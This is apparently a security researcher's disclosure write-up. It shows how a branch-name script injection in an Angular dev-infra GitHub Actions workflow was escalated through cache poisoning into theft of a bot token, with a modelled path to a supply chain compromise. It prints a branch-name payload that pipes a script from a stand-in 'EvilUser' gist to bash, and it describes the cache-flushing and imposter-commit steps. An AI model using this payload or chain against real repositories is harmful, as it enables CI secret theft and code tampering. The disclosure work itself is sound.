Turning Almost Nothing into a Supply Chain Compromise of Angular with GitHub Actions Cache Poisoning
Overview
In December 2025, I discovered and reported a GitHub Actions misconfiguration that could have allowed a supply chain compromise of the Angular GitHub repository. The interesting part of this wasn’t the initial misconfiguration — a textbook Actions injection in an adjacent repository — but rather the escalation chain and how I was able to convince Google that it was viable.
Through a series of pivots, I was able to escalate no-impact code execution in a non-important repository into a supply chain compromise of the Angular flagship repository.
Google has since resolved the vulnerability and there is no risk for Angular users.
Initial Script Injection
Low Impact? Or is it…
In December, my automation flagged a GitHub Actions script injection vulnerability in the following “Worklow Testing” workflow merged into the angular/dev-infra repository.
As the name suggested, the workflow was just for testing repository context variables - it didn’t do anything else! If you’re familiar with Actions vulnerabilities, then it’s pretty obvious what was wrong.
name: Worklow Testing

on:
  pull_request_target:
    types: [opened, synchronize, reopened]

# Declare default permissions as read only.
permissions:
  contents: read

jobs:
  commit_message_based_labels:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@8e8c483db84b4bee98b60c0593521ed34d9990e8 # v6.0.1
      - name: Log repository details
        run: |
          echo "Repository Owner: ${{ github.repository_owner }}"
          echo "Repository Name: ${{ github.repository }}"
          echo "Commit SHA: ${{ github.sha }}"
          echo "Ref: ${{ github.ref }}"
          echo "Head Ref: ${{ github.head_ref }}"
          echo "Base Ref: ${{ github.base_ref }}" # For pull requests
          echo "Workflow: ${{ github.workflow }}"
          echo "Run ID: ${{ github.run_id }}"
          echo "Run Number: ${{ github.run_number }}"
          echo "Event Name: ${{ github.event_name }}"
      - name: List the files
        run: ls -al
The workflow used ${{ github.head_ref }} in a run step, which meant it was vulnerable to textbook injection via a branch name!
echo "Head Ref: ${{ github.head_ref }}"To exploit it, you can make a new branch with the following name to download and run a script located in a Gist.
$({curl,-sSfL,https://gist.githubusercontent.com/EvilUser/A/payload.sh}${IFS}|${IFS}bash)After creating the new branch, a simple pull request from a fork triggers the vulnerability.
The workflow restricted the GitHub token to read-only, and didn’t use any secrets. This limited the impact in this workflow to nothing. Or did it?
Enter Cache Poisoning
GitHub Actions Cache Poisoning is near and dear to me. My Monsters in your Build Cache blog post from almost two years ago formally introduced GitHub Actions Cache Poisoning as a vulnerability class and changed how defenders threat model their GitHub Actions workflows.
Before the post, it was common to see jobs that ran untrusted code on pull_request_target but restricted GitHub Token permissions to read-only and did not use secrets. Most developers (including myself) thought the pattern was secure. It was not.
A lot has changed since then, but the impact from cache poisoning is still the same - the only thing that has changed is awareness and exploitation complexity.
GitHub Taketh Away, but Also Giveth
~Nov-Dec 2024
When I first wrote about Actions cache poisoning, I found that the Actions Runtime Token could write to the cache for 6 hours — even after the associated job finished! This meant an attacker who obtains code execution in a default branch could poison caches for hours.
At the time, GitHub considered this behavior by design and not a bug.
GitHub did eventually change this and the Actions Runtime Token cannot write to cache after job conclusion even though the JWT is still valid for 6 hours. GitHub also updated their documentation to better highlight the risks of cache poisoning when running untrusted code with pull_request_target and other triggers where code runs in the default branch.
This change meant that all cache poisoning must happen while a build is running, which makes it harder to pull off a cache poisoning attack and increases the chance a maintainer will notice an unusual workflow.
Cache v2 Migration
In Spring 2025, GitHub migrated their caching backend to a new API. This didn’t change the threat model for users of Actions Caching, but it did slightly alter the exploitation process.
Strict Validation of Cache Version
As part of this change, cache version strings can only be 64-character hex strings. Previously, they could be anything.
All Cache Keys are Restore Keys
In GitHub Actions caching, there is a concept of a “restore key”.
A restore key is an optional feature in GitHub Actions caching that allows matching on a partial key with the same version. The idea is to restore a cache entry that contains mostly the same contents.
- name: Cache node modules
  id: cache-npm
  uses: actions/cache@v4
  with:
    path: ~/.npm
    key: ${{ runner.os }}-build-${{ hashFiles('**/package-lock.json') }}
    restore-keys: |
      ${{ runner.os }}-build-
      ${{ runner.os }}-
In Caching V2, all keys are restore keys! This is by design and working as intended.
A key like Linux-build-2d55a34f4b3d0f4e62d3667bfa22246295ed10c8d22ce134c9252596369b594f can have a cache hit on Linux-build-2d55a34f4b3d0f4e62d3667bfa22246295ed10c8d22ce134c9252596369b594f1 (note the extra 1 at the end) if the original cache key is not present. This is a useful trick for poisoning caches when the full key is reserved but is likely to age off in the future.
Thankfully, GitHub’s most recent new feature for caching works a lot better than this approach!
Cache Eviction Policy Change
GitHub has always maintained that caches are limited to 10 GB per repository and entries beyond that will be evicted on a least-recently used (LRU) basis. However; in reality GitHub enforced this through a batch job that ran roughly every 24 hours.
Due to the batch job, even if an attacker filled a cache with data exceeding 10 GB, they would need to wait until the eviction job for reserved cache entries to be cleaned. On busy repositories it is likely that a PR or scheduled build would renew cache entries.
From an attacker’s perspective, this was a problem. Without the ability to delete cache entries, attempts to set a new cache entry would fail. Relying on the eviction job meant an attacker would need to exploit an initial misconfiguration multiple times. Each attempt increased the chance someone would notice.
On November 20th, 2025, GitHub began enforcing a new cache eviction policy.
As part of this new policy, repository cache entries in excess of 10 GB are evicted immediately. GitHub customers do have the option to increase the limit on a paid basis, but this just means an attacker has to write more junk data.
For the attacker: this is a gift. By deliberately stuffing more than 10 GB of junk data into the cache, an attacker can now force immediate eviction of legitimate entries and replace them with poisoned ones — all within a single workflow run. This change made cache poisoning easier than ever before.
Read more about GitHub’s cache policies here.
Cacheract
Cacheract is a proof-of-concept tool I wrote to take advantage of GitHub Actions cache poisoning vulnerabilities. It automates the process of extracting the Actions Runtime Token, stuffing the cache with junk data beyond 10 GB, and finally configuring poisoned cache entries designed to achieve code execution in consuming workflows.
The diagram below breaks down how I used Cacheract to pivot from the unprivileged script injection to exfiltrating the angular-robot PAT.
sequenceDiagram
  actor Attacker
  participant PR as Fork PR
  participant Test as Workflow Testing
  participant Cache as Actions Cache
  participant Renovate as ng-renovate (Scheduled)

  Attacker->>PR: Create branch with injection payload
  PR->>Test: pull_request_target triggers
  Note over Test: Script injection via branch name deploys Cacheract

  rect rgb(80, 20, 20)
  Note over Test,Cache: Cache Poisoning Phase
  Test->>Cache: Stuff cache beyond 10GB
  Cache-->>Cache: LRU eviction clears legitimate entries
  Test->>Cache: Write poisoned node_modules cache entries
  end

  Note over Renovate: Scheduled run triggers
  Renovate->>Cache: Restore node_modules cache
  Cache-->>Renovate: Poisoned cache restored
  Renovate-->>Attacker: angular-robot PAT exfiltrated
Finding the Pivot
Since the initial workflow was unprivileged, I quickly searched for escalation paths through cache poisoning. One of the workflows used a NG_RENOVATE_USER_ACCESS_TOKEN secret AND appeared to consume the cache.
...
      - uses: ./github-actions/npm/checkout-and-setup-node
        with:
          cache-dependency-path: './.github/ng-renovate/pnpm-lock.yaml'
      - run: pnpm install --frozen-lockfile
        working-directory: ./.github/ng-renovate
      - run: pnpm exec renovate
        working-directory: ./.github/ng-renovate
        env:
          LOG_LEVEL: debug
          RENOVATE_TOKEN: ${{ secrets.NG_RENOVATE_USER_ACCESS_TOKEN }}
          RENOVATE_FORK_TOKEN: ${{ secrets.NG_RENOVATE_USER_ACCESS_TOKEN }}
          GITHUB_COM_TOKEN: ${{ secrets.NG_RENOVATE_USER_ACCESS_TOKEN }}
          RENOVATE_CONFIG_FILE: ./runner-config.js
          RENOVATE_REPOSITORIES: ${{ matrix.REPOSITORY }}
Looking deeper, we see that ./github-actions/npm/checkout-and-setup-node is a reusable action defined in the repository. Upon further investigation, it uses actions/setup-node with caching enabled.
- uses: actions/setup-node@6044e13b5dc448c55e2357c09f80417699197238 # v6.2.0
    with:
      node-version-file: ${{ inputs.node-version-file-path }}
      node-version: ${{ inputs.node-version }}
      cache-dependency-path: ${{ inputs.cache-dependency-path }}
      cache: ${{ inputs.disable-package-manager-cache != 'true' && steps.packageManager.outputs.CACHE_MANAGER_VALUE || '' }}
This meant that I could trivially access the NG_RENOVATE_USER_ACCESS_TOKEN if I managed to poison the node cache.
I used Cacheract and configured it to flush the cache and then replace entries with versions containing itself.


The next day, I received the following Discord message from Cacheract.

Success!
Got the Token, now What?
After obtaining the token, I quickly checked its access. It belonged to angular-robot and had the repo and workflow scopes.

Unfortunately, this was not a quick win because the account only had triage access to the Angular repository. This meant it could alter labels, but it could not write to branches.
Google’s OSS VRP is very particular about what qualifies as a rewardable vulnerability. The highest awards are dedicated to supply chain compromises. This requires proving one of the following:
- Ability to modify or submit code on main branches of repositories
- Vulnerabilities in the configuration of build and release infrastructure that lead to the compromise of artifacts that are distributed to users, e.g.:
- Vulnerabilities in Google OSS GitHub Actions configuration
- Insecure configuration of a project’s GCP build environment setup
- Disclosure of package manager credentials for publishing build artifacts
- Compromise of cryptographic signing keys for published artifacts
At this point, the rest of this turned into an exercise in tracing automation.
Excuse me Mr. Robot, what do you do?
Google uses angular-robot to automate pull requests to update dependencies. Under the hood, they use Renovate, which is an open source tool for keeping project dependencies up-to-date.
Breaking down the Automation
Much of the Angular automation code is open-source and present in the angular/dev-infra GitHub repository. This allowed me to analyze exactly how the team created and merged bot PRs.
Interestingly, Google uses a workflow to clear approvals if a PR is updated, with one notable exception: PRs created by certain bot accounts, including the angular-robot account.
While angular-robot couldn’t alter code in Angular repositories, it could alter code in forks of Angular maintained by the bot account.
The Human Component
When trying to claim impact here, I had to articulate how a PR from this bot was different.
Open Source projects such as Angular are typically open to contributions from external users. The angular-robot PRs were not auto-merged, meaning humans have to review them just as they would review an external contribution. There is an inherent trust associated with a team-owned bot account compared to an external contributor, but I needed to pair it with a technical process that would make this more likely than not.
Path to Impact
At this point, the rest of the escalation path would require making security-impacting changes to the main branch, so I had to model out the remaining steps with clear evidence without an overt test.

I argued the best way for an attacker to exploit this would be through modifying a version bump PR that updates an action SHA to point to an imposter commit. The reason for this is that it is unlikely that maintainers will review the commit and verify it actually points to a legitimate hash of an actions/checkout release.
-
Attacker waits until the robot creates a pull-request updating actions versions.
-
Attacker waits until maintainers approve the PR, but before it is merged.
-
Attacker uses stolen bot PAT to force push the PR head commit to one that directs the SHA to an imposter commit. This is a SHA within a network of forks of
actions/checkout. For added stealth, an attacker could use a tool like lucky-commit to match the previous short-SHA of the commit. -
Due to the bot exception, previous approvals are not cleared.
-
Maintainers merge the PR. This adds a backdoored version of the action to the dev-infra.yml workflow. The attacker’s code will run every time
actions/checkout@<malicious_sha>runs in the Angular repository CI/CD environment. -
Payload in attacker’s code sends secrets to the attacker.
sequenceDiagram
  actor Attacker
  participant BotPR as Bot Version Bump PR
  participant Angular as angular/angular CI

  Attacker->>BotPR: Wait for approved version bump PR
  Attacker->>BotPR: Force push imposter commit via stolen PAT
  Note over BotPR: Approvals persist (bot exception)
  BotPR->>Angular: Merged with backdoored actions/checkout
  Angular-->>Attacker: ANGULAR_ROBOT_PRIVATE_KEY exfiltrated

  Note over Attacker: Mint GitHub App server-to-server token
  Attacker->>Angular: Push malicious code to main
The target secret here is ANGULAR_ROBOT_PRIVATE_KEY. This is the private key for a GitHub App used by the Angular team for automation. We can look at the App via the GitHub API to see what permissions it has:
{
  "id": 43341,
  "client_id": "Iv1.57e16107abc663d9",
  "slug": "angular-robot",
  "node_id": "MDM6QXBwNDMzNDE=",
  "owner": {
    "login": "angular",
    "id": 139426,
    "node_id": "MDEyOk9yZ2FuaXphdGlvbjEzOTQyNg==",
    "avatar_url": "https://avatars.githubusercontent.com/u/139426?v=4",
    "gravatar_id": "",
    "url": "https://api.github.com/users/angular",
    "html_url": "https://github.com/angular",
    "followers_url": "https://api.github.com/users/angular/followers",
    "following_url": "https://api.github.com/users/angular/following{/other_user}",
    "gists_url": "https://api.github.com/users/angular/gists{/gist_id}",
    "starred_url": "https://api.github.com/users/angular/starred{/owner}{/repo}",
    "subscriptions_url": "https://api.github.com/users/angular/subscriptions",
    "organizations_url": "https://api.github.com/users/angular/orgs",
    "repos_url": "https://api.github.com/users/angular/repos",
    "events_url": "https://api.github.com/users/angular/events{/privacy}",
    "received_events_url": "https://api.github.com/users/angular/received_events",
    "type": "Organization",
    "user_view_type": "public",
    "site_admin": false
  },
  "name": "Angular Robot",
  "description": "Robot account for performing maintenance and automation tasks throughout the Angular organization.",
  "external_url": "https://angular.io",
  "html_url": "https://github.com/apps/angular-robot",
  "created_at": "2019-10-10T15:32:46Z",
  "updated_at": "2025-12-15T22:36:56Z",
  "permissions": {
    "actions": "write",
    "administration": "write",
    "checks": "write",
    "contents": "read",
    "emails": "read",
    "issues": "write",
    "members": "read",
    "metadata": "read",
    "organization_user_blocking": "write",
    "pull_requests": "write",
    "statuses": "write",
    "workflows": "write"
  },
  "events": [

  ]
}
administration: write, and workflows: write - Bingo!
The App has administrative access, so an attacker who obtains the ANGULAR_ROBOT_PRIVATE_KEY would gain administrative access to the Angular repository by minting a short-lived GitHub Server-to-Server token.
Administrative access combined with the ability to modify code (workflows:write implicitly includes contents: write in GitHub’s AuthZ model) would allow an attacker to disable protection rules and push directly to the main branch!
Under Google’s OSS VRP, a bug that allows introducing malicious code into the main branch is considered a supply chain compromise.
Summing it Up
I went through a lot here, so I’ve broken down the full attack flow. This includes parts of the kill chain I did not demonstrate overtly.
- [Demonstrated] Script injection in
angular/dev-infra - [Demonstrated] In-build poisoning of cache keys used by ng-renovate.yml.
- [Demonstrated] Delayed exfiltration of secret on scheduled event. ⏳
- Check for creation of bot-created PR that bumps Actions versions. ⏳
- Check for human approval of bot PR ⏳
- Check for automated force push ⏳
- Additional force push adding malicious dependency change of
actions/checkoutinto existing bot-created PR. - Receive
ANGULAR_ROBOT_PRIVATE_KEY - Mint
angular-robotApp server-to-server token forangular/angular. - Add malicious code to
mainbranch.
Success!
A few weeks after submitting the report, I received an email with an award I was not expecting:
Google Open Source Software Vulnerability Reward Program panel has decided to issue a reward of $31337.00 for your report. Congratulations!
Rationale for this decision:
We have evaluated your report and confirmed that it falls under the “Supply chain compromises” category. This issue affects a project within our “Flagship OSS projects” tier, which is considered highly critical. This assessment aligns with the following VRP criteria: ⦗OT0⦘ ⦗supplychain⦘.
Disclosure Timeline
- Dec 10th, 2025: Bug Introduced
- Dec 11th, 2025: Bug Reported
- Dec 12th, 2025: Nice catch 🎉
- Dec 12th, 2025: Workflow disabled to mitigate the issue.
- Dec 21st, 2025: Bug marked as fixed.
- January 28th, 2026: Awarded as a flagship supply-chain compromise.
- February 16th, 2026: Submitted Write-Up for Review
- March 3rd, 2026: Publication
It was a great experience reporting this bug and I want to thank Google for addressing it quickly. I also greatly appreciate Google considering the real-world feasibility of this scenario when assessing the impact.
Takeaways for Bug Hunters
I want to take a moment to talk about my mental model and approach - because success is often built upon past failures.
